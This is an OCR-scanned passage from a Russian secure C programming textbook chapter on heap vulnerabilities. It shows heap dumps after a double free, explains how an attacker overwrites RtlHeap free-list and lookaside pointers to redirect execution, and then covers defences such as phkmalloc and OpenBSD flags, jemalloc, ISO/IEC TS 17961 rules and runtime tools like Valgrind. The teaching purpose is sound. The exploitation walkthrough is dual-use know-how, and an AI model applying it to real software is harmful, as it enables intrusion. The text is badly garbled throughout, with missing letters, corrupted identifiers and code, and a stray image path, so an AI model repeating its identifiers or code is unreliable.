06f0  02  00  03  00  00  01  08  00  65  65  65  65  65  65  65  65
0700  20  01  02  00  00  10  00  00  78  01  ba  00  78  01  ba  00
```

До сих пор все операции в рассматриваемой про рамме были корректны Однако второе освобождение **h3** в примере 4 22 является про раммной ошибкой и дефектом безопасности В примере 4 25 показано что происходит с кучей после повторно о освобождения **h3** в строке 19 примера 4 22 После изучения информации в примере 4 25 становится ясно что куча повреждена Во-первых свободный блок полностью исчез Во-вторых **FreeList [0]** теперь указывает на **OxOOBAOбAO** — исходное местоположение **h2.** По-видимому Rt Heap теперь пола ает что вся память начинающаяся с адреса **OxOOBAOбAO,** принадлежит одному большому свободному блоку размером 2408 байтов Однако два выделенных блока **h4** и **h5,** находятся в средине этой якобы свободной области

Пример 4 25. Куча после повторного освобождения h3

```
freeing h3  2nd time)  00BA06B8
List head for FreeList[0]        00BA0178->00BA06A0
Forward links
Chunk in FreeList[0] -> chunk         00BA0178
Backward links
Chunk in FreeList[0] -> chunk         00BA0178

00BA0000+
0680  03  00  08  00  00  01  08  00  61  61  61  61  61  61  61  61
0690  61  61  61  61  61  61  61  61  2d  01  03  00  00  10  08  00  aaaaaaaa-....... .
06a0  78  01  ba  00  78  01  ba  00  62  62  62  62  62  62  62  62  x...x...bbbbbbbb
06b0  05  00  03  00  00  01  08  00  63  63  63  63  63  63  63  63
06c0  63  63  63  63  63  63  63  63  63  63  63  63  63  63  63  63  ccccccccccccccc
06d0  63  63  63  63  63  63  63  63  03  00  08  00  00  01  08  00
```

```
ОбеО 64 64 64 64 64 64 64 64 64 64 64 64 64 64 64 ddddddddddddddd
06f0 02 00 03 00 00 01 08 00 65 65 65 65 65 65 65 65 .. .......... ....eeeeeeee
0700 20 01 Od 00 00 10 00 00 78 01 ba 00 78 01 ba 00 .. .......... ..x...x...
```

Эта ситуация вы лядит при одной для использования злоумышленником Известно» что злоумышленник может передать управление по произвольному адресу переписав указатели на следующий и предыдущий элементы указывающие на **FreeList** [0] Эти указатели в настоящее время распола аются по адресу **OxOOBAОбАО,** но блок **h2** уже освобожден так что корректно о указателя на этот адрес не существует Вместо это о эксплойт выделяет дру ие 64 байта внося 8 байтный за оловок и указатели на следующий и предыдущий элементы указывающие на 0x0**ОЬаОбеО** — местоположение блока памяти на который указывает **h4.** Строка 22 примера 4 22 содержит вызов **strcpy** () выполняющий копирование в **h4,** которое переписывает указатели на следующий и предыдущий элементы без записи за раницами блока памяти

Таблица поиска Эксплойты в этом разделе сосредоточены на работе со списками свободных блоков но эксплойты мо ут работать и с ал оритмами ассоциативных списков поиска в Rt Heap Такой эксплойт возможен например если переполнение буфера выполняет запись в свободный блок памяти находящийся в списке поиска позволяя злоумышленнику заменить указатель f nk произвольным значением

Если этот блок перераспределяется замененный указатель f nk копируется в заоловок списка поиска При следующем выделении блока из это о списка функция **HeapAHoc** () вернет это предоставленное злоумышленником значение

4 8. Стратегии противодействия

Дефекты управления памятью которые приводят к уязвимости при работе с кучей оказываются особенно проблемными потому что мо ут не иметь видимо о влияния на выполнение про раммы и таким образом оставаться незамеченными Для устранения или уменьшения уязвимостей при работе с кучей имеется множество страте ий противодействия С этой целью мо ут также использоваться мно ие страте ии предотвращения переполнения буферов в стеке

Нулевые указатели

Одной очевидной страте ией уменьшения количества уязвимостей в про раммах на языках про раммирования С и С является присваивание указателям значения **NULL** после то о как память на которую они указывали освобождается Висячие указатели (указывающие на освобожденную память) мо ут приводить к уязвимостям из за записи в освобожденную память и из-за повторно о освобождения Любые попытки разыменования тако о указателя приведут к сбою что увеличивает вероятность обнаружения ошибки при разработке и тестировании Кроме то о если указатель устанавливается равным **NULL,** память может быть без последствий мно ократно освобождена

Хотя присваивание указателям значения **NULL** должно существенно уменьшить количество уязвимостей из-за записи в освобожденную память и повторно о освобождения памяти оно не в состоянии предотвратить таковые если на одну и ту же структуру данных указывают несколько указателей

В **системах со сборкой мусора все указатели или ссылки должны быть установлены равными NULL, когда соответствующие данные перестают быть нужными.** В **противном**

случае такие данные не мо ут быть обработаны сборщиком мусора Системы без сборки мусора должны освобождать данные до то о как будет удален последний указатель или ссылка на удаляемые данные

Последовательные соглашения по управлению памятью

Наиболее эффективным способом предотвращения проблем с памятью является дисциплина в написании кода управления памятью Команда разработчиков должна принять стандартный подход и последовательно е о применять Вот несколько хороших советов на эту тему

- *Используйте один и тот же шаблон для выделения и освобождения памяти* В С выполняйте все выделение памяти в конструкторах а все освобождение памяти — в деструкторах В С определите функции **`create`** () и **`destroy`** () которые осуществляют эквивалентную функциональность
- *Выделяйте и освобождайте память в одном и том же модуле*$_{y}$ *на одном и том же уровне абстракции* Освобождение памяти в подпро раммах ведет к путанице в вопросе о том ко да де и кем освобождается память
- *Выделение и освобождение памяти должны соответствовать друг другу* Если имеется несколько конструкторов убедитесь что деструктор может обработать все возможные ситуации

Чаще все о наилучшим способом избежать ошибок связанных с памятью является неизменная последовательность в соблюдении правил В советах по безопасности MIT k b5 Secu ty Adv so y 2004-002[14] приводится хороший пример то о как несо ласованное управление памятью может приводить к уязвимостям про раммно о обеспечения

В библиотеке MIT k b5 во всех версиях до k b5-1 3 4 включительно функции декодера ASN 1 и вызывающие их функции не использовали со ласованный набор со лашений по управлению памятью Вызывающая функция ожидала что память будет выделена декодерами При этом вызывающая функция обычно включала код обработки ошибок который освобождал память выделенную декодерами ASN 1 если указатели на выделенную память имели ненулевые значения При обнаружении ошибок декодеры ASN 1 сами освобождали выделенную память но при этом не обнуляли соответствующие указатели Ко да некоторые библиотечные функции получали сообщение об ошибке от декодеров ASN 1 они пытались передать функции **`free`** () ненулевой указатель который указывал на уже освобожденную память) что приводило к повторному освобождению памяти

Этот пример также показывает насколько важно обнулять висящие указатели

phkmalloc

Библиотека phkma oc была написана Полом-Хеннин ом Кампом (Pou -Henn ng Kamp) для F eeBSD в 1995-1996 одах и впоследствии адаптирована для ряда операционных систем включая Ne BSD OpenBSD и несколько дистрибутивов L nux

Библиотека phkma oc была написана для эффективной работы в системе виртуальной памяти что как побочный эффект привело к появлению стро их проверок Эти стро ие проверки привели к обнаружению ошибок в некоторых приложениях и к идее использовать phkma oc для выявления ошибок и неверно о использования при управлении

См. http //web.mit .edu/kerberos/advisories/MITKRB5-SA-2004-002-dblfree. txt.

памятью и противодействия им [121] Этот подход стал возможен бла одаря присущему phkma ос недоверию к про раммистам Библиотека phkma ос может обнаружить коррек-
тен ли переданный функциям f ee () или ea ос () указатель не ра ыменовывая е о
Она не может обнаружить дефект ко да передается неверный (но действительный) указатель но в состоянии обнаружить все указатели которые не были возвращены функцией распределения памяти Поскольку библиотека phkma ос в состоянии определить выделен указатель или свободен она обнаруживает все ошибки двойно о освобождения памяти В случае непривиле ированных процессов эти ошибки рассматриваются как предупрежде-
ния что означает что такой процесс может выжить без какой-либо опасности для структур данных управления памятью Однако включение фла а A приводит к тому что эти предупреждения трактуются как ошибки а ошибки в библиотеке окончательные и ведут к вы ову функции abo t) В табл 4 2 показаны некоторые фла и настроек phkma ос имеющие последствия для безопасности

Таблица 4.2. Последствия установки флагов в phkma loc для безопасности

Флаг	Описание
A	Аварийное завершение. Функции выделения памяти при сбое завершают работу процесса. Файл о ладки содержит время сбоя а не время обращения к нулевому указателю
X	Вместо возврата ошибки для любой функции распределения в поток **`stderr`** выводится диагност еское сообщение и вызывается функция **`abort )`**
J	Заполняет выделенную область памяти некоторым заполнителем (в настоящее время — байтом **`OxcЮ)`**
Z	Заполняет выделенную область памяти некоторым заполнителем (см. флаг J) за исклю ением дл указанной пользователем в пределах которой память обнуляется

После уязвимости связанной с повторным освобождением памяти в Concu ent Ve s ons System (CVS) (см Повторное освобождение памяти в сервере CVS) фла A сделан автоматически устанавливаемым и обязательным для *системных процессов* (которые несколько произвольно определены как процессы с вызовами setu d и setg d или как процессы пользователей oot или whee)

```
f  malloc_abort I I issetugid ) ||
    getuidO    0 || getgidO    0)
```

Более детальное описание уязвимости в сервере CVS и следствия для безопасности при использовании phkma ос документированы в работе BSD Heap Smash ng [200]

Из-за успеха проверок указателей в библиотеку для поиска больше о количества дефектов связанных с управлением памятью были добавлены фла и J и Z Фла J приводит к заполнению выделенной области памяти значением OxdO поскольку ко да 4 такие байта превращаются в значение указателя (OxdOdOdOdO) он указывает на защищенную память ядра так что процесс будет аварийно завершен Фла Z также заполняет память этим значением но с тем отличием что определенное указанное пользователем количество данных обнуляется Версия phkma ос из F eeBSD может также отслеживать все запросы на выделение и освобождение памяти с помощью функции kt ace () при использовании фла а U

Библиотека phkma ос использовалась для выявления дефектов управления памятью в таких про раммах как f sck ypse v cvs mountd ne d и др

Библиотека phkma ос выясняет какие фла и установлены выполняя их поиск в следующих местах

1 Символьная ссылка e c ma oc conf

2 Переменная среды **MALLOC_OPTIONS.**

3 Глобальная переменная та 11 oc opt ons

Фла и представляют собой отдельные символы прописные буквы означают установленный фла строчные — сброшенный

Рандомизация

Работа рандомизации основана на том принципе что попасть в движущуюся цель труднее чем в находящуюся на одном месте Адреса возвращаемые вызовами ma oc () вполне предсказуемы Рандомизация адресов блоков памяти возвращаемых диспетчером памяти может затруднить использование уязвимостей в куче

Рандомизация адресов памяти может осуществляться в нескольких местах И в операционной системе W ndows и в операционной системе UNIX диспетчер памяти запрашивает страницы памяти у операционной системы которые затем разбиваются на небольшие блоки и управляются так как то о требует процесс приложения Можно рандомизировать как возвращаемые операционной системой страницы так и адреса блоков возвращаемые диспетчером памяти

Ядро OpenBSD например использует вызов mmap () для выделения или отображения дополнительных страниц памяти Функция mmap) всякий раз при выполнении выделения памяти возвращает случайный адрес если только не указан фла **MAP_FIXED.** Функция ma oc () также может быть настроена для возврата случайных блоков памяти В результате всякий раз при работе про раммы она демонстрирует иное поведение адресно о пространства затрудняя злоумышленнику у адывание местоположения структур пахмяти которые необходимо переписать для то о чтобы использовать уязвимость Так как рандомизация затрудняет отладку она обычно может быть включена или отключена во время работы про раммы Кроме то о зачастую рандомизация добавляет непредсказуемость ценой значительных накладных расходов

OpenBSD

OpenBSD представляет собой версию UN X которая была разработана с особым акцентом на бе опасность В OpenBSD принята библиотека phkma oc адаптированная для поддержки рандомизации и *защитных страниц* — неотображенных страниц размещенных между всеми выделениями памяти размером в одну страницу и более для обнаружения переполнений буферов В табл 4 3 показаны некоторые из дополнительных фла ов безопасности добавленные в версию phkma oc в OpenBSD Фла ами по умолчанию являются AJ

Таблица 4.3. Флаги безопасности в версии phkmalloc в OpenBSD

Флаг	Описание
F	Позволяет использовать защиту после освобождения. Неиспользуемые страницы в списке свободных блоков делаются защищенными от тения и записи то при обращении к ним приводит к аварийному завершению программы
G	Вклю ает защитные страницы и рандомизацию блоков. После каждого выделения памяти размером не менее страницы следует защитная страница которая при обращении к ней вызывает аварийн завершение программы. Блоки размером менее страницы возвращаются в слу айном порядке

Диспетчер памяти jemalloc

Диспетчер памяти jema oc написан Джейсоном Эвансом (Jason Evans) для F eeBSD поскольку для bc требовался высокопроизводительный распределитель памяти с поддержкой симметричной мультипроцессорности SMP) Диспетчер памяти jema oc разработан после phkma oc с дополнительным акцентом на масштабируемость и поведение фра - ментации Диспетчер jema oc инте рирован в F eeBSD и поддерживает множество тех же возможностей безопасности что и phkma oc E o производительность растет с количеством потоков до достижения им количества процессоров после че o производительность остается константной [68]

Чтобы справиться с синхронизацией нескольких потоков jema oc делит кучу на несколько подкуч именуемых *аренами* Вероятность одновременно o доступа к любой отдельной арене можно уменьшить используя в четыре раза больше арен чем имеется процессоров тем самым способствуя повышению масштабируемости

Имеется несколько версий jema oc от каноническо o дистрибутива для F eeBSD L nux W ndows и Mac OS до диспетчеров памяти по умолчанию для Moz a F efox и NetBSD

Диспетчер памяти ema oc не реализует удаление из списка или вставку в начало списка которые как доказано способствуют взлому d ma oc и распределителей памяти M c oso t W ndows Эксплойты продемонстрировали что вместо это o злоумышленнику следует сфокусироваться на том как заставить функцию выделения памяти вернуть блок который вероятно указывает на уже инициализированную область памяти в надежде что эта область может хранить объекты важные для функционирования целево o приложения такие как виртуальные указатели (VPTR) указатели на функции и размеры буфе- ров [96] C учетом наличия в современных операционных системах различных механизмов противодействия злоумышленникам (например рандомизация адресно o пространства ASLR] и предотвращение выполнения данных [DEP]) такой результат может быть ораздо более полезным для злоумышленника чем запись произвольной памяти [11]

Статический анализ

Спецификация ISO IEC TS 17961 187] определяет правила безопасно o про раммирования на C которым должны соответствовать средства анализа предназначенные для обнаружения нарушений соответствия данной спецификации Эти правила обеспечивают минимальную арантию соответствия спецификации для потребителей реализаций таких статических анализаторов и приняты рядом их производителей

Спецификация ISO EC TS 17961 включает ряд правил предназначенных для выявления недостатков безопасности при использовании стандартных библиотечных функций C в том числе следующие

acc ee Обращение к освобожденной памяти После то o как выделенный блок динамической памяти освобожден функцией управления памятью должно диа ностироваться вычисление любо o указателя в освобожденную память включая разыменование или использование в качестве операнда арифметической операции операции приведения типа или в правой части присваивания

пи е азыменование указателя вне области Должно диа ностироваться разыменование испорченно o указателя или указателя указывающе o на местоположение вне допустимой области

ec ose Отсутствие закрытия файла или освобождения динамической памяти когда они больше не нужны Должно диа ностироваться отсутствие вызова стандартной функции освобождения памяти со значением указателя возвращенным стандартной функцией выделения памяти по окончании времени жизни последне о объекта указателя который хранит это значение

be Ошибки обнаружения и обработки ошибок функций стандартной библиотеки Должно диа ностироваться отсутствие ветвления для обнаружения условия ошибки (или е о отсутствия) стандартной библиотечной функции В табл 4 4 перечислены стандартные функции распределения памяти в C и возвращаемые ими значения в случае успеха и ошибки

Таблица 4.4. Возвращаемые зна ения библиоте ных функций

Функция	Возврат при успехе	Возврат при ошибке
`aligned alloc`	Указатель на память	`NULL`
`calloc`	Указатель на память	`NULL`
`malloc`	Указатель на память	`NULL`
`realloc`	Указатель на память	`NULL`

bp Образование некорректного указателя библиотечной функцией Вызов стандартной функции распределения памяти *предполагается предназначенным для типа* T* если он находится в любом из следующих контекстов

- В правом операнде присваивания объекту типа T*
- В инициализаторе объекта типа T*
- В выражении передаваемом в качестве ар умента типа T*
- В выражении в инструкции etu n функции возвращаемый тип которой — T*

Должен диа ностироваться как ошибочный вызов стандартной функции распределе ния памяти предпола ающейся предназначенным для тина `T*` и получающий цело численный ар умент разхмера равный n если n < s zeo (T)

db ee Многократное освобождение памяти Должно диа ностироваться освобождение освобожденной ранее памяти


un n e Обращение к неинициализированной памяти Должно диа ностироваться обращение к неинициализированной памяти посредством va ue-типа отлично о от uns gned cha

Статический анализ должен быть максимально надежен и полон по отношению к обеспечиваемым правилам Анализатор считается надежным (по отношению к конкретному правилу) если не дает ложных отрицательных результатов т е способен найти все нарушения правила во всей про рамме Анализатор считается полным если не дает ложных положительных и ложных отрицательных результатов Зачастую для автоматическо о инструментария требующе о минимально о вмешательства человека и масштабируемо о для больших баз исходных текстов обеспечивается некоторый компромисс между ложными отрицательными и ложными положительными результатами

Инструменты анализа времени выполнения

Инструменты анализа времени выполнения которые мо ут обнаружить нарушения при работе с памятью чрезвычайно полезны для устранения дефектов связанных с памятью которые мо ут вести к уязвимостям на основе кучи Эти инструменты обычно имеют высокие накладные расходы которые предотвращают их использование в окончательных версиях про раммных продуктов Вместо это о такие инструменты обычно используются во время тестирования Для эффективности инструменты должны использоваться с набором тестов который помимо запланированных сценариев пользователя включает заведомо некорректные ситуации

Pu fy Pu fy и Pu fyP us являются инструментами анализа времени выполнения от IBM (ранее — Rat ona) Pu fy обнаруживает повреждения и утечки памяти и доступен для платформ W ndows и L nux [98] Во время выполнения этот инструмент обнаруживает ко да про рамма читает или записывает освобожденную память или освобождает невыделенную память или память не из кучи а также идентифицирует запись за раницами массива Он разделяет память в зависимости о то о разрешены ли для нее операции чтения записи и освобождения как показано на рис 4 21



ис 4 21 Проверка ошибок обращения к памяти 170

Pu fyP us включает две возможности в дополнение к функциональности Pu fy Pu fyP us (также доступный для платформ W ndows и L nux) выполняет профилирование производительности и охват кода и обнаруживает строки непротестированно о кода и у - кие места производительности приложения

Va gr nd Va g nd позволяет профилировать и отлаживать выполняемые файлы L nux x86-32 [215] Система состоит из синтетическо о про раммно о процессора x86-32 и коллекции отладочно о профилирующе о и ино о инструментария Модульная архитектура позволяет ле ко создавать новые инструменты не затра ивая структуру существующих Инструмент Va g nd тесно связан с деталями реализации процессора операционной системы и в меньшей степени — с компилятором и библиотеками C Va g nd доступен на нескольких платформах L nux и имеет лицензию GNU Gene a Pub c L cense ve s on 2

Va g nd включает инструмент проверки памяти Memcheck который обнаруживает распространенные ошибки памяти Сюда входят обращение к некорректной памяти использование неинициализированных значений некорректное освобождение памяти и утечки памяти Однако Memcheck не проверяет раницы статических массивов

В приведенном далее коде Va g nd обнаруживает переполнение буфера при передаче в качестве входной слишком длинной строки

```
1   /* caesar.c */
2   #define L NELENGTH 80
3   *     *
4   if   ! inb f    malloc LINELENGTH)))
5   errx 1, "Couldn`t allocate memory.")
6    hile  fgets inbuf, 100, infile)
```

После переполнения Va g nd енерирует сообщение похожее на приведенное далее отмечая что для блока длиной 80 байтов были записаны данные за е о пределами

```
[... ного других сообщений об ошибках...]
 22501  Invalid write of size 1
  22501    at 0x401EB42  memcpy mc_replace_strmem.c 406)
  22501    by 0x4085102       _IO_getline_info  in /lib/tls/...
  22501    by 0x4084FEE  _IO_getline  in /lib/tls/...
  22501    by 0x4083F18  fgets  in /lib/tls/i686/cmov/libc-2.3.6. o)
  22501    by 0x804888D  main  caesar.c 46)
 22501  Address 0x41603A7 is 15 bytes after block of size 80 alloc'd
  22501    at 0x401C621  malloc  vg_replace_malloc.c 149)
  22501    by 0x80487CA  main  caesar.c 43)
[ ]
  22501    ERROR SUMMARY  52 errors from 7 contexts
  22501    malloc/free  in use at exit  2,032 bytes in 27 blocks.
  22501    malloc/free  27 allocs, 0 frees, 2,032 bytes allocated.
```

Va g nd также обнаруживает использование неинициализированных значений в следующем фра менте про раммы [1]

```
1   /* in decrypt ) of caesar.c */
2   int i
3   / * . . . * /
4   if { rot < 0)    ||  (  rot  >  26))
5        errx i, "bad rotation value")
```

В этом случае Va g nd енерирует сообщение ласящее о том что значение не инициализировано

```
20338     Syscallparamexitjgroup contains uninitialized byte  s)
 20338    at 0x40BC4F4  _Exit  in /lib/tls/i686/cmov/libc-2.3.6.so)
 20338    by 0x40F8092  errx in /lib/tls/i686/cmov/libc-2.3.6.so)
 20338    by 0x80488CC  decrypt  caesar.c 62)
 20338    by 0x8048848  main  caesar.c 51)
 20338
 20338    ERROR SUMMARY  1 errors from 1 contexts
```

Va g nd также помо ает обнаруживать наличие утечек памяти Например в приведенном далее отчете показано что анализируемая про рамма содержит ряд утечек памяти Утечки памяти мо ут позволить злоумышленнику вызвать отказ от обслуживания атакуемой про раммы

```
6436  1,300 bytes in 13 blocks are lost in loss record 4 of 4
 6436   at 0x4022AB8  malloc  vg_replace malloc.c 207)
 6436   by 0x80488FB  decrypt  caesar.c 64)
 6436   by 0x8048863  main  caesar.c 51)
 6436
 6436   LEAK SUMMARY
 6436   definitely lost  1,432 bytes in 27 blocks.
 6436   possibly lost  0 bytes in 0 blocks.
 6436   still reachable  704 bytes in 2 blocks.
 6436   suppressed  0 bytes in 0 blocks.
```

Insu e Pa asoft Insu e-H- представляет собой автоматический инструмент тестирования времени выполнения который обнаруживает повреждение памяти утечки памяти ошибки распределения памяти ошибки инициализации переменных конфликты определения переменных ошибки связанные с указателями библиотечные ошибки ошибки ввода-вывода и ло ические ошибки [158]

В процессе компиляции Insu e-H- читает и анализирует исходный текст на предмет вставки функций проверок и анализа вокру каждой строки In u e H- строит базу данных всех элементов про раммы В частности Insu e-H- проверяет следующие дефекты связанные с работой с динамической памятью

- Чтение освобожденной памяти или запись в нее
- Передача в качестве ар умента функции висячих указателей или возврат таковых их функций
- Мно ократное освобождение одно о и то о же блока памяти
- Попытка освобождения статически выделенной памяти
- Освобождение стековой памяти (локальные переменные)
- Передача функции **free** () указателя который не указывает на начало блока памяти
- Вызовы функции **free**) с нулевыми или неинициализированными указателями
- Передача ар ументов неверно о типа данных функциям **malloc0, calloc(), realloc**() и **free).**

Application Ver fier. Appl ca ion Ver fier от Mic osoft помогает обнаружить проблемы совместимости для кода приложений для платформ Windows. Утилита Page Heap (которая распространяется в составе Windows Applicat on Compat b li y Toolkit) встроена в Applicat on Ver fier в тест Detect Heap Corruptions. Она сосредото ивается на повреждениях ку и и уте - ках памяти и находит по ти любую обнаруживаемую ошибку при работе с ку ей.

Одно из преимуществ Page Heap из Applicat on Ve ifier заклю ается в том то множество ошибок может быть обнаружено сразу же после их возникновения. Например ошибка выхода за границу выделенного буфера на один байт может привести к немедленной ошибке обращения к памяти. Для категорий ошибок которые не могут быть обнаружены немедленно сообщение об ошибке задерживается до момента освобождения блока.

в 4.9. Знаменитые уязвимости

Многие известные уязвимости явились результатом неверного управления динами ес- кой памятью. Относительно распространенной уязвимостью является переполнение буфера в ку е. Достато но новой уязвимостью оказывается двойное освобождение памяти поэтому связанных с ним эксплойтов известно меньше. Запись в освобожденную память не рассматривается как отдельная разновидность уязвимости так то данных о ней не имеется.

Уязвимость переполнения буфера в CVS

CVS представляет собой широко используемую систему обслуживания исходных текстов. В CVS имеется уязвимость переполнения буфера ку и в способе которым CVS обрабатывает вставку измененного и неизмененного флагов в строках ввода. Эта уязвимость описана в следующих документах.

ш US-CERT Techn cal Cyber Secu ity Alert TA0 -1 7A www.us-cert.go /cas/ techale ts/TA0 1 7A.html

в US-CERT Vulnerability No e VU#192038 www.kb.cert.org/ uls id/192038

